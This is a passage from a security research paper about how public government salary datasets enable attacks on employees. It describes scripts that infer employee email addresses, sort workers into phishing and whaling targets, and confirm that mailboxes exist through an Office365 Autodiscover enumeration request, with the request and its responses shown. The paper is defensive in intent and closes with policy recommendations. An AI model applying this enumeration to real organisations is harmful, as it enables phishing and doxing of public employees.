The first portion of the GovDataInferrer script automatically divides each employee into one of three categories based on salary: earners below the poverty line, the top 10 percent of earners, and everyone in between. When applying this approach to a dataset from Montgomery County Maryland, 771 workers or 12.7% of the workforce were proposed as targets of workforce attrition techniques due to their impoverished status, 608 workers were in the top 10 percent and thus vulnerable to whaling attacks, and the remaining 77.3% of the workforce were to be targeted with simple phishing techniques. If identifying a worker's vulnerability to attack types is not scary enough, look to the City of Baton-Rouge. Their latest datasets provide ethnicity, race, gender, and employee time in service with each employee's name, which could represent risk of foreign malign influence from Nation States [31], like Russia [110] or China [33], especially if the employee's disposition is not exposed online on social media. Race, gender, and ethnicity


data may provide insight into an individual's culture, putting them at risk of being influenced by an extremist group [111].

5.2. Inferring Usernames and E-mail Addresses

By using the GovDataInferrer script, research on local government sites, WHOIS, and NSLOOKUP, I was able to infer sensitive information, such as e-mail addresses and usernames. In many cases, the e-mail address structure required to guess an employee's username can found on the organization's website under "Contact Us" or "About." For example, New York City provides a list of every government employee by full name, job title, department, salary, and the number of hours they work per year. The maintainer for the database uses a "@nyc.gov" e-mail address. Users do not have to login to see this data - anyone can download it. Without inference, a dataset of this fidelity allows a malicious actor to identify employee names, physical locations, business relationships, and roles within an organization. For instance, a username is often just a combination of your first name, last name, and sometimes your middle initial.

Example using NYC's School E-mail Structure: FirstName LastName = FLast@schools.nyc.gov Albus Dumbledore = ADumbledore@schools.nyc.gov

GovDataInferrer can also infer emails across multiple domains based on an employee's agency, department, or organization. Using a Python3 script and a template of the NYC email address structure, *I was able to infer 758,361 email addresses for the domain schools.nyc.gov in under 30 seconds*.



10

5.3. Verifying Accounts

E-mails can not only be inferred, but they can also be verified. Due to new initiatives driven by the Cybersecurity and Infrastructure Security Agency, all Federal and Local Government mail exchange services have been migrated from on-premises to cloud-based Office 365 servers, removing the need for an SMTP-based approach entirely.

```
1    nslookup
2    > set q=mx
3    > alleghenycounty.us
4    Server: 192.168.1.1
5    Address: 192.168.1.1#53
6
7    Non-authoritative answer:
8    alleghenycounty.us    mail exchanger = 0
        alleghenycounty-us.mail.protection.outlook.com.
```

Office365 servers do not respond to SMTP requests due to Microsoft Protection Controls, but there are other means of verifying e-mail addresses. Because Microsoft's cloud-based servers maintain a federated Autodiscover feature, checking if an e-mail exists is as easy as requesting a webpage [112]. The requested webpage will return as either a Status Code 200 (e-mail is valid) or another Status Code (e-mail is invalid).

UhOh365 request structure:

9 https://outlook.office365.com/autodiscover/auto
discover.json/v1.0/rjamison6@gatech.edu?Protoco
l=Autodiscoverv1

Response indicating that the e-mail address exists:

10 {"Protocol":"Autodiscoverv1","Url":"https://out look.office365.com/autodiscover/autodiscover.xm 1"}

Response indicating that the e-mail is invalid:

11 {"ErrorCode":"UserNotFound","ErrorMessage":"The
 given user was not found"}

Using this "UhOh365" vulnerability discovered by Chris King [112], I crafted GovDataValidator, which uses multi-threading.

The script allows me to verify almost 1 million email addresses from the domain schools.nyc.org at a rate of 2,000 accounts / per hour / per CPU core. Based on my initial findings, the script allows for scalability up to 64 cores. For the addresses I tested at schools.nyc.gov, 88% returned as an address that exists. For the addresses I tested for Allegheny County, 81.7% returned as an address that exists. This technique is effective against any Office365 e-mail address, regardless of their account's federation.

Status	Count	7%	
Invalid	1,106	18%	Invalid
Valid	4,521		■ Valid
Redacted	417		
Duplicate	29		Redacted
Total	6,073	74%	Duplicate

Figure 24 - Pie Chart and Table of Validation Outcomes for the E-mail addresses Inferred from Allegheny County's workforce salary dataset

After reviewing the validation data from Allegheny County, I determined that only 4,521 of the e-mails (74%) were actionable due to 29 duplicates and 417 redacted names. Allegheny County maintains a dummy e-mail of "Redacted.Redacted@alleghenycounty.us," likely as a phishing detection measure. While NYC's dataset had a higher success rate, over 86% of the emails were duplicate, indicating that their email addresses use numbers – a security enhancement.



Figure 25 - Pie Chart and Table of Validation Outcomes for the school E-mail addresses Inferred from NYC's workforce salary dataset




Figure 23 - Logic Diagram for the original GovDataValidator Python3 Script

5.4. Scope of Assessment

Although my assessment concluded here, these findings were the result of inferring emails from only two datasets of the 161 that were available at the time of this research. Almost every dataset represents a significant risk of inference, doxing, phishing, attrition, and influence. Other researchers can and should expand their assessment of these risks while collaborating with the Cybersecurity and Infrastructure Security Agency. I did not continue additional research due to the security concerns related to running the GovDataValidator on the Georgia Tech network. With additional computation and storage resources, I expect that an entire dataset as large as NYC's workforce salary data could be used to infer accurate email addresses, with numbering, in under eight hours.

6. Analysis

As part of the analysis phase, I established six measures of performance and effectiveness: three for inference and three for a whaling campaign. Unfortunately, I was unable to partner with a local government organization to conduct a whaling campaign as part of the assessment. As a result, this section will only focus on the inference metrics and policy considerations that have come to light through research.

6.1. Measures of Performance and Effectiveness

During the assessment of email addresses for NYC and Allegheny County, I was able to infer 100% of the email addresses I attempted. As a result, the Measure 1.1 was successful for both datasets:

Allegheny County
$$\frac{6,073}{6,073} = 100\% = Success$$

$$\frac{758,360}{758,360} = 100\% = Success$$

Measure 1.2 was also successful. For Allegheny County, only 4,961 of the emails returned as valid, and for NYC Schools, 672,477 returned as valid. A reminder that this measure meant

only to assess how many emails were returned as valid – not the quality or value of the email address.

$$\frac{\textit{Allegheny County}}{6,073} = 81\% = \textit{Success} \qquad \frac{672,477}{758,360} = 88.6\% = \textit{Success}$$

Measure 1.3 was a partial success. Although the success rate for Allegheny County was only 80%, the number of unique valid emails was over 90%. Unfortunately, the large number of duplicate emails created when inferring NYC School emails resulted in a low rate of only 14% of valid emails being useful.

Allegheny County NYC Schools
$$\frac{4,521}{4,961} = 91\% = Success \qquad \frac{94,593}{672,477} = 14\% = Failed$$
 Combined
$$\frac{(91+14)}{2} = 52.5\% = Partial$$

6.2. Policy Considerations

- Only workforce salary data has been assessed as a risk.
- Based on research, it is unlikely that any controls emplaced will ultimately stop a Nation-State level threat or organized hacking force (e.g., Advanced Persistent Threat or Offensive Cyber Force), however, it is very likely that controls could provide organizations early warning or demonstrate proof of misconduct for trial.
- Data.Gov already has an identity verification and management system, as does its partner, the Department of Homeland Security. In theory, any individual that accesses data could be given an opportunity to verify their persona.
- The purpose of Data.Gov is transparency of Government. It was not intended to be used by foreign countries, intelligence services, or international institutions.
- IP, MAC Addresses, User-Agents, and OS Fingerprints are available data points that OMB could collect and store.

ID	Measure Type	Measure (A)	Metric 1 (M1)	Metric 2 (M2)	Formula / Scoring
1.1	Performance	Percentage of email addresses inferred	Count of email addresses generated	Count of names available	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
1.2	Performance	Percentage of email addresses that are valid	Count of email addresses that return valid	Count of email addresses submitted for validation	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
1.3	Effectiveness	Percentage of unique email addresses that are valid	Count of unique email addresses that return valid	Count of email addresses that return valid	M1 / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
2.1	Performance	Percentage of emails reached by whaling campaign	Count of emails that are returned due to errors	Count of emails that are transmitted	(M2 – M1) / M2 = A Successful = 80%+ Partial = 50%+ Failed = 0%+
2.2	Effectiveness	Count of emails clicked by employees	Count of emails clicked by employees	N/A	M1 = A $Successful = 1+$ $Failed = 0$
2.3	Performance	Count of employees that report the whaling email	Count of employees that report the whaling email	N/A	M1 = A $Successful = 1+$ $Failed = 0$

Table 3 - Measures of Performance (MOP) and Effectiveness (MOE)

7. Findings and Recommendations

Before the OPEN Government Act, the identities of most government employees would have been protected by existing layers of government process like supervisors or the Freedom of Information Act. Even in an academic setting, data is only openly provided to a specific person for a specific activity with a pre-defined goal in mind. In the case of data.gov, none of this information is collected when a user accesses data related to government employee names. Existing restrictions are focused on denying access to sensitive information. To the U.S. government, public anonymous access to workforce data is not a vulnerability — "it is a feature."

7.1. Risks

The risks posed by workforce salary data on Data. Gov are real. Inference, Doxing, and phishing have likely already occurred because of workforce salary datasets. Currently, there are no direct links between Data.Gov and any real-world incidences of doxing, phishing, or ransomware. In 2018, there was a strong correlation between Data.Gov States and crimes involving cryptocurrency; however, this correlation is not causation. There are a multitude of factors that could have contributed – none of which have been assessed in this research. Email addresses and usernames can be inferred in literally seconds. GovDataCollector, GovDataInferrer, GovDataValidator are unsophisticated in comparison to machine learning and artificial intelligence capabilities. Government employee names should be protected - from current and future threats. The value of workforce salary data is the transparency of government processes and budgets – not the targeting of government employees.

7.2. Technical Controls

Based on these findings, this research proposes the following:

- Accessors of government employee names should not be anonymous. All attempts to download government workforce salary data through the API should require tokens, keys, or credentials.
- Data.gov should extend their existing identity verification process to include the general populous of U.S. Citizens.
- As a precaution, Data.gov should only approve foreign country access by exception. Non-U.S. connections should be set to "Deny" by default.
- High-fidelity datasets that include names along with sensitive categories, such as Race, Ethnicity, Gender, and time in service, should be truncated or sanitized before publication.

7.3. Administrative

Based on these findings, this research proposes the following:

- The OPEN Government Act and data.gov policies should be modified to require a registry of all data accessors' IP Addresses, MAC Addresses, and Names to be maintained for up to five years to allow CISA to identify suspicious or malicious activity.
- Data. Gov should partner with the Department of Homeland Security or the Department of Defense to evaluate their existing catalogue of datasets to determine if further sensitive information is at risk of being inferred.

• The Department of Homeland Security should continue to encourage open reporting of incidents across all local government, as it would aid in identifying distribution lists (also their sources) and malicious actors. This includes use of the United States Computer Emergency Readiness Team (US-CERT), the National Cybersecurity and Communications Integration Center (NCCIC), the Internet Crime Complaint Center (IC3), the U.S. Secret Service, and local Fusion centers [113].

8. References

- [1] Office of Management and Budgets, "About Data.Gov," U.S. General Service Administration, Technology Transformation Service, 2021. [Online]. Available: https://www.data.gov/about. [Accessed 29 August 2021].
- [2] The 115th Congress of the United States, "H.R.4174 Foundations for Evidence-Based Policymaking Act of 2018," Congress.Gov, 14 January 2019. [Online]. Available: https://www.congress.gov/bill/115thcongress/house-bill/4174. [Accessed 29 August 2021].
- [3] MITRE, "T1589: Gather Victim Identity Information: Employee Names," 15 April 2021. [Online]. Available: https://attack.mitre.org/techniques/T1589/003/. [Accessed 01 December 2021].
- [4] Data.Gov, "Current Employee Names, Salaries, and Position Titles," City of Chicago, 07 August 2021. [Online]. Available: https://catalog.data.gov/dataset/current-employee-names-salaries-and-position-titles. [Accessed 29 August 2021].
- [5] United States Department of Justice, "Frequently Asked Questions," Office of Information Policy (OIP), 2021. [Online]. Available: https://www.foia.gov/faq.html. [Accessed 29 August 2021].
- [6] M. P., M. Foster, K. H., D. M., S. S., G. Christensen, P. Nash, T. Porter, A. Henry and C. Boyle, "Commodification of Cyber Capabilities: A Grand Cyber Arms Bazaar," Public-Private Analytic Exchange Program, 17 September 2019. [Online]. Available: https://www.dhs.gov/sites/default/files/publications/ia/ia_geopoliticalimpact-cyber-threats-nation-state-actors.pdf. [Accessed 01 December 2021].
- [7] C. Craig, "Data Access," Georgia Institute of Technology, OIT-Information Security, April 2021. [Online]. Available: https://policylibrary.gatech.edu/data-access. [Accessed 29 August 2021].
- [8] N. Carr, "It's Not a Bug, It's a Feature," Wired, 19 August 2018. [Online].
 Available: https://www.wired.com/story/its-not-a-bug-its-a-feature/.
 [Accessed 2021].
- [9] Merriam-Webster Dictionary, "Inference Definition & Meaning," 28
 November 2021. [Online]. Available: https://www.merriam-webster.com/dictionary/inference. [Accessed 01 December 2021].
- [10] U.S. District Court, Southern District of New York, "United States v. Rafatnejad, Mohammadi, Karima, Sadeghi, Mirkarimi, Sabahi, Sabahi, Moqadam, Tahmasebi," 07 February 2018. [Online]. Available: https://www.justice.gov/usao-sdny/press-release/file/1045781/download. [Accessed 01 December 2021].
- [11] J. Ellis, "Silent Librarian: More to the Story of the IranianMabna Institute Indictment," PhishLabs, 26 March 2018. [Online]. Available: https://www.phishlabs.com/blog/silent-librarian-more-to-the-story-ofthe-iranian-mabna-institute-indictment/. [Accessed 01 December 2021].
- [12] M. Honan, "What is Doxing?," Wired, 06 March 2014. [Online]. Available: https://www.wired.com/2014/03/doxing/. [Accessed 01 December 2021].
- [13] L. N. Sacco, "Are Antifa Members Domestic Terrorists? Background on Antifa and Federal Classification of Their Actions," Congressional Research Service, 09 June 2020. [Online]. Available: https://crsreports.congress.gov/product/pdf/IF/IF10839. [Accessed 01 December 2021].

- [14] D. Villarreal, "38 Police Officers Have Been Doxxed During Protests in Portland, DHS Says," Newsweek, 21 August 2020. [Online]. Available: https://www.newsweek.com/38-police-officers-have-been-doxxed-during-protests-portland-dhs-says-1519530. [Accessed 01 December 2021].
- [15] State of Oregon, "Salaries: State Agencies: As of June 30, 2014," Data.Gov, 10 November 2020. [Online]. Available: https://catalog.data.gov/dataset/salaries-state-agencies-as-of-june-30-2014. [Accessed 2021 December 2021].
- [16] MITRE, "T1566: Phishing," 18 October 2021. [Online]. Available: https://attack.mitre.org/techniques/T1566/. [Accessed 01 December 2021].
- [17] MITRE, "T1204: User Execution," 26 August 2021. [Online]. Available: https://attack.mitre.org/techniques/T1204/. [Accessed 01 December 2021].
- [18] U.S. District Court, Western District of Pennsylvania, "US v. Andrienko, Detistov, Frolov, Kovalev, Ochichenko, Pliskin," Department of Justice, 19 October 2020. [Online]. Available: https://www.justice.gov/opa/press-release/file/1328521/download. [Accessed 01 December 2021].
- [19] Merriam-Webster Dictionary, "Attrition Definition & Meaning," 01 December 2021. [Online]. Available: https://www.merriam-webster.com/dictionary/attrition. [Accessed 01 December 2021].
- [20] Legal Information Institute, "Intentional interference with contractual relations," Cornell University, [Online]. Available: https://www.law.cornell.edu/wex/intentional_interference_with_contractual_relations. [Accessed 01 December 2021].
- [21] Bureau of Labor Statistics, "Job Openings and Labor Turnover September 2021," Department of Labor, 12 November 2021. [Online]. Available: https://www.bls.gov/news.release/pdf/jolts.pdf. [Accessed 27 November 2021].
- [22] R. Knight, "When the Competition Is Trying to Poach Your Top Employee," Harvard Business Review, 29 September 2015. [Online]. Available: https://hbr.org/2015/09/when-the-competition-is-trying-to-poach-your-top-employee. [Accessed 01 December 2021].
- [23] K. R. Kosar, "U.S. Postal Service Workforce Size and Employment Categories, FY1995-FY2014," Congressional Research Service, 21 October 2015. [Online]. Available: https://crsreports.congress.gov/product/pdf/RS/RS22864. [Accessed 01 December 2021].
- [24] Radio-Info.com, "Citadel and Peak settle a Boise dispute over employee poaching," 11 June 2008. [Online]. Available: http://www.radioinfo.com/news/citadel-and-peak-settle-a-boise-dispute-over-employeepoaching. [Accessed 11 October 2011].
- [25] D. Patten, "Netflix Sued By Fox Over Exec Poaching, Vows To "Vigorously" Fight Suit," Deadline, 16 September 2016. [Online]. Available: https://deadline.com/2016/09/netflix-fox-lawsuit-poaching-employees-1201821170/. [Accessed 01 December 2021].
- [26] D. Patten, "Netflix Loses Exec Poaching Battle With Fox; Appeal Almost Certain – Update," Deadline, 10 December 2019. [Online]. Available: https://deadline.com/2019/12/netflix-fox-lawsuit-poaching-executives-arguments-dismissal-motion-viacom-1202794603/. [Accessed 01 December 2021].
- [27] E. Gardner, "Viacom Sues Netflix for Employee Poaching," The Hollywood Reporter, 16 October 2018. [Online]. Available: https://www.hollywoodreporter.com/business/business-news/viacom-sues-netflix-employee-poaching-1152721/. [Accessed 01 December 2021].
- [28] Legal Information Institute, "50 U.S. Code § 3059 Foreign Malign Influence Response Center," Cornell University, 20 December 2019. [Online]. Available: https://www.law.cornell.edu/uscode/text/50/3059. [Accessed 01 December 2021].
- [29] M. N. Posard, M. Kepe, H. Reininger, J. V. Marrone, T. C. Helmus and J. R. Reimer, "From Consensus to Conflict: Understanding Foreign Measures Targeting U.S. Elections," Rand Corporation, 2020. [Online].

- Available: https://www.rand.org/pubs/research_reports/RRA704-1.html. [Accessed 01 December 2021].
- [30] M. N. Posard, "Foreign Interference in U.S. Elections Focuses on Cultivating Distrust to Reduce Political Consensus," Rand Corporation, 01 October 2020. [Online]. Available: https://www.rand.org/news/press/2020/10/01.html. [Accessed 01 December 2021].
- [31] Department of Homeland Security, "Homeland Threat Assessment,"
 October 2020. [Online]. Available:
 https://www.dhs.gov/sites/default/files/publications/2020_10_06_homel
 and-threat-assessment.pdf. [Accessed 01 December 2021].
- [32] Department of Justice, "Singaporean National Sentenced to 14 Months in Prison for Acting in the United States As an Illegal Agent of Chinese Intelligence," 09 October 2020. [Online]. Available: https://www.justice.gov/opa/pr/singaporean-national-sentenced-14months-prison-acting-united-states-illegal-agent-chinese. [Accessed 01 December 2021].
- [33] Federal Bureau of Investigation, "The China Threat: Foreign Intelligence Services Use Social Media Sites to Target People with Security Clearances," [Online]. Available: https://www.fbi.gov/investigate/counterintelligence/the-china-threat/clearance-holders-targeted-on-social-media-nevernight-connection. [Accessed 01 December 2021].
- [34] MITRE, "ATT&CK," [Online]. Available: https://attack.mitre.org/. [Accessed 01 December 2021].
- [35] MITRE, "Working with ATT&CK," [Online]. Available: https://attack.mitre.org/resources/working-with-attack/. [Accessed 01 December 2021].
- [36] MITRE, "TA0043: Reconnaissance," 18 October 2020. [Online]. Available: https://attack.mitre.org/tactics/TA0043/. [Accessed 01 December 2021].
- [37] MITRE, "T1589.003: Gather Victim Identity Information: Employee Names," 15 April 2021. [Online]. Available: https://attack.mitre.org/techniques/T1589/003/. [Accessed 01 December 2021].
- [38] 18F, "/Developer Program," General Services Administration, [Online]. Available: https://18f.github.io/API-All-the-X/. [Accessed 01 December 2021].
- [39] S. Cass, "Top Programming Languages 2021: Python dominates as the de facto platform for new technologies," IEEE Spectrum, 24 August 2021. [Online]. Available: https://spectrum.ieee.org/top-programminglanguages-2021. [Accessed 01 December 2021].
- [40] Federal Bureau of Investigation, "Melissa Virus," [Online]. Available: https://www.fbi.gov/history/famous-cases/melissa-virus. [Accessed 01 December 2021].
- [41] Internet Crimes Complaint Center, "2014 Internet Crimes Report," Federal Bureau of Investigation, 19 May 2015. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2014_IC3Report.pdf. [Accessed 01 December 2021].
- [42] Y. Kwak, S. Lee, A. Damiano and A. Vishwanath, "Why do users not report spear phishing emails?," *Telematics and Informatics*, vol. 48, no. 101343, 2020.
- [43] Internet Crime Complaint Center, "2015 Internet Crime Report," Federal Bureau of Investigation, 11 May 2016. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2015_IC3Report.pdf. [Accessed 01 December 2021].
- [44] Internet Crime Complaint Center, "2016 Internet Crime Report," Federal Bureau of Investigation, 15 June 2017. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2016_IC3Report.pdf. [Accessed 01 December 2021].
- [45] Internet Crime Complaint Center, "2017 Internet Crime Report," Federal Bureau of Investigation, 11 May 2018. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2017_IC3Report.pdf. [Accessed 01 December 2021].
- [46] Internet Crime Complaint Center, "2018 Internet Crime Report," Federal Bureau of Investigation, 23 April 2019. [Online]. Available:

- https://www.ic3.gov/Media/PDF/AnnualReport/2018_IC3Report.pdf. [Accessed 01 December 2021].
- [47] Internet Crime Complaint Center, "2019 Internet Crime Report," Federal Bureau of Investigation, 10 February 2020. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2019_IC3Report.pdf. [Accessed 01 December 2021].
- [48] Internet Crime Complaint Center, "2020 Internet Crimes Report," Federal Bureau of Investigation, 16 March 2021. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf. [Accessed 01 December 2021].
- [49] KTVZ, "Oregon DHS notifies public of data breach," 20 March 2020.
 [Online]. Available: https://ktvz.com/news/oregon-northwest/2020/03/20/oregon-dhs-notifies-public-of-data-breach/.
 [Accessed 01 December 2021].
- [50] KTVL, "Klamath County warns veterans of email hack," 05 January 2020. [Online]. Available: https://ktvl.com/news/local/klamath-countywarns-veterans-of-email-hack. [Accessed 01 December 2021].
- [51] A. Wieber, "Phishing scheme gains entry to Oregon Judicial Department emails," Mail Tribune, 30 August 2019. [Online]. Available: https://www.mailtribune.com/news/state-news/phishing-scheme-gains-entry-to-oregon-judicial-department-emails/. [Accessed 01 December 2021].
- [52] R. Gipson-King, "Oregon Health Authority notifies public of data breach at Oregon State Hospital," Oregon.Gov, 13 May 2019. [Online]. Available: https://www.oregon.gov/oha/ERD/Pages/OHA-Notify-Public-State-Hospital-Data-Breach.aspx. [Accessed 01 December 2021].
- [53] P. Groves, "Oregon Sharpens Cyberdefenses in the Months After DHS Breach," Government Technology, 18 July 2019. [Online]. Available: https://www.govtech.com/security/oregon-sharpens-cyberdefenses-in-the-month-after-dhs-breach.html. [Accessed 01 December 2021].
- [54] T. Novotny, "County data breach from email scam," Herald and News, 25 July 2018. [Online]. Available: https://www.heraldandnews.com/news/local_news/county-data-breach-from-email-scam/article_36bc9f83-8136-5a40-9a9b-e7b72df73bae.html. [Accessed 01 December 2021].
- [55] KOIN, "Lake Oswego School District Twitter hacked," 06 July 2018. [Online]. Available: https://www.koin.com/local/washington-county/lake-oswego-school-district-twitter-hacked/. [Accessed 01 December 2021].
- [56] T. James, "Oregon email restored; official says hack fed scheme," Associated Press, 22 June 2018. [Online]. Available: https://apnews.com/article/cccbe17a27cb4b87a04ca07f01bfaf29. [Accessed 01 December 2021].
- [57] S. Floyd, "County reports Nigeria-based data breach," Herald and News, 20 March 2018. [Online]. Available: https://www.heraldandnews.com/news/county-reports-nigeria-based-data-breach/article_e21fbf5a-e36e-5f41-b772-6a47280fc98c.html. [Accessed 01 December 2021].
- [58] City of Tulsa, "Ransomware Update June 22 Tulsa Police Citations Posted on Dark Web; Tulsa Residents Should Take Necessary Precautions," 22 June 2021. [Online]. Available: https://www.cityoftulsa.org/press-room/ransomware-update-june-22-tulsa-police-citations-posted-on-dark-web-tulsa-residents-should-take-necessary-precautions/. [Accessed 01 December 2021].
- [59] State of Oklahoma, "Cybersecurity Breaches," [Online]. Available: https://cybersecurity.ok.gov/breaches. [Accessed 01 December 2021].
- [60] Oklahoma News 4, "Officials shut down Oklahoma Corporation Commission website after cyber attack," 27 October 2017. [Online]. Available: https://kfor.com/news/officials-shut-down-oklahoma-corporation-commission-website-after-cyber-attack/. [Accessed 01 December 2021].
- [61] G. Brewer, "Yukon Public Schools victimized by phishing scam," The Oklahoman, 04 March 2017. [Online]. Available: https://www.oklahoman.com/article/5540226/yukon-public-schoolsvictimized-by-phishing-scam?. [Accessed 01 December 2021].

- [62] R. Pelaez, "Manhasset school district says hackers tried to extort funds," The Island Now, 20 October 2021. [Online]. Available: https://theislandnow.com/manhasset-107/manhasset-school-district-says-hackers-tried-to-extort-funds/. [Accessed 01 December 2021].
- [63] Yonkers Times, "CITY OF YONKERS HACKED, NO COMPUTERS FOR THE PAST WEEK: RANSOM DEMANDED, CITY HALL SAYS NO," 10 September 2021. [Online]. Available: https://yonkerstimes.com/city-of-yonkers-hacked-no-computers-forthe-past-week-ransom-demanded-city-hall-says-no/. [Accessed 01 December 2021].
- [64] A. Southall, B. Weiser and D. Rubinstein, "This Agency's Computers Hold Secrets. Hackers Got In With One Password.," The New York Times, 18 June 2021. [Online]. Available: https://www.nytimes.com/2021/06/18/nyregion/nyc-law-department-hack.html. [Accessed 01 December 2021].
- [65] WRGB Staff, "Ransomware attack affects 911 dispatch system in three counties," CBS 6 News, Albany, 17 March 2021. [Online]. Available: https://cbs6albany.com/news/local/computer-intrusion-affects-albany-county-911-dispatch-system. [Accessed 01 December 2021].
- [66] M. Becker, J. Rey and H. McNeil, "Buffalo Public Schools was victim of ransomware attack," The Buffalo News, 12 March 2021. [Online]. Available: https://buffalonews.com/news/local/education/buffalopublic-schools-was-victim-of-ransomware-attack/article_e9efa01c-8335-11eb-9b7a-83dd46be27ee.html. [Accessed 01 December 2021].
- [67] M. B. Pasciak, "Student names, vendor bank account info exposed in BPS cyberattack," The Buffalo News, 15 October 2021. [Online]. Available: https://buffalonews.com/news/local/education/student-names-vendor-bank-account-info-exposed-in-bps-cyber-attack/article_08d8ebac-b692-11eb-9c05-87f185628062.html. [Accessed 01 December 2021].
- [68] M. Sessa, "SU data breach exposes nearly 10,000 names, Social Security numbers," The Daily Orange, 10 February 2021. [Online]. Available: https://dailyorange.com/2021/02/names-social-security-numbers-ofsyracuse-university-students-exposed-in-data-breach/. [Accessed 01 December 2021].
- [69] Rome Sentinel, "Police warn of scam in Boonville," 4 November 2020.
 [Online]. Available: https://romesentinel.com/stories/police-warn-of-scam-in-boonville,106202. [Accessed 01 December 2021].
- [70] Democrate & Chronicle, "Hackers attempt to extort from town of Canandaigua," 14 October 2020. [Online]. Available: https://www.democratandchronicle.com/story/news/2020/10/14/hackers -attempt-to-extort-from-town-canandaigua-ny/3652646001/. [Accessed 01 December 2021].
- [71] S. Eames, "Chenango County, N.Y., Computers Hit with Ransomware Attack," Government Technology, 28 October 2020. [Online]. Available: https://www.govtech.com/security/chenango-county-ny-computers-hit-with-ransomware-attack.html. [Accessed 01 December 2021].
- [72] B. Clark, "Ransomware attack temporarily knocks out Olean city systems," Olean Times Herald, 17 April 2020. [Online]. Available: https://www.oleantimesherald.com/news/ransomware-attack-temporarily-knocks-out-olean-city-systems/article_2fdf240f-4e44-54bb-af36-65d5fbc730c8.html. [Accessed 01 December 2021].
- [73] WNYT, "Cyberattack targets town of Colonie computer system," 17 January 2020. [Online]. Available: https://wnyt.com/news/cyberattack-targets-town-of-colonie-computer-system/5613520/. [Accessed 01 December 2021].
- [74] S. Hall, "Nassau County Recovers Money Lost In Phishing Scam," Audacy, 10 January 2020. [Online]. Available: https://www.audacy.com/wcbs880/articles/news/nassau-county-recovers-money-lost-in-cyber-attack. [Accessed 01 December 2021].
- [75] K. Moore, "Computer virus forced workers to work over Christmas," The Post Star, 01 January 2020. [Online]. Available: https://poststar.com/news/local/computer-virus-forced-workers-to-work-over-christmas/article_950a897b-cae5-503b-a48b-7c9fbbd83c20.html. [Accessed 01 December 2021].

- [76] K. S. Borrelli, "Broome County security breach put employees' and clients' personal information at risk," Press Connects, 31 May 2019.
 [Online]. Available: https://www.pressconnects.com/story/news/public-safety/2019/05/31/data-security-breach-broome-ny-employee-client-information-risk/1304137001/. [Accessed 01 December 2021].
- [77] D. Mendoza-Moyers, "Albany attacked by ransomware hack, mayor says," Times Union, 30 March 2019. [Online]. Available: https://www.timesunion.com/news/article/City-of-Albany-attacked-by-ransomware-hack-13728996.php. [Accessed 01 December 2021].
- [78] M. Moench, "Albany cyber attack affecting records, police," Times Union, 31 March 2019. [Online]. Available: https://www.timesunion.com/news/article/Albany-police-can-t-access-scheduling-system-13730578.php. [Accessed 01 December 2021].
- [79] S. Hughes, "Albany ransomware attack threatens criminal cases," Times Union, 05 February 2021. [Online]. Available: https://www.timesunion.com/news/article/Albany-ransomware-attack-threatens-criminal-cases-15929187.php. [Accessed 01 December 2021].
- [80] P. Nelson, "Schenectady County officials probe computer system hack," Times Union, 13 December 2018. [Online]. Available: https://www.timesunion.com/7dayarchive/article/Schenectady-county-officials-probe-hacking-of-13464495.php. [Accessed 01 December 2021].
- [81] WHAM, "Get unsolicited email from town of Irondequoit? Delete it, supervisor says," 11 September 2018. [Online]. Available: https://13wham.com/news/local/get-unsolicited-email-from-the-town-of-irondequoit-delete-it-supervisor-says. [Accessed 01 December 2021].
- [82] J. Mahoney, "Upstate 911 system crippled by hacking," Lockport Union-Sun & Journal, 07 September 2017. [Online]. Available: https://www.lockportjournal.com/news/upstate-system-crippled-byhacking/article_fe34ba8c-7113-5c94-a114-616bdc38386c.html. [Accessed 01 December 2021].
- [83] J. Rahman, "Worldwide Google Drive Phishing Scam Finds its Way to Cornell Email Inboxes," The Cornell Daily Sun, 05 May 2017. [Online]. Available: https://cornellsun.com/2017/05/05/worldwide-google-drive-phishing-scam-finds-its-way-to-cornell-email-inboxes/. [Accessed 01 December 2021].
- [84] E. Doran, "CNY town's computer attacked by 'ransomware' from Russia; how to recognize it, stop it," Syracuse.com, 04 March 2016. [Online]. Available: https://www.syracuse.com/news/2016/03/ransomware_targets_cny_tow_n_how_to_recognize_and_prevent_it.html. [Accessed 01 December 2021].
- [85] S. Mekhennet and C. Timberg, "Nearly 25,000 email addresses and passwords allegedly from NIH, WHO, Gates Foundation and others are dumped online," The Washington Post, 22 April 2020. [Online]. Available: https://www.washingtonpost.com/technology/2020/04/21/nearly-25000-email-addresses-passwords-allegedly-nih-who-gates-foundation-are-dumped-online/. [Accessed 01 December 2021].
- [86] B. Zumer, "150 Baltimore school employees may be victims in cyberattack," Fox 45 News in Baltimore, 17 November 2017. [Online]. Available: https://foxbaltimore.com/news/local/150-baltimore-schoolemployees-had-emails-hacked. [Accessed 01 December 2021].
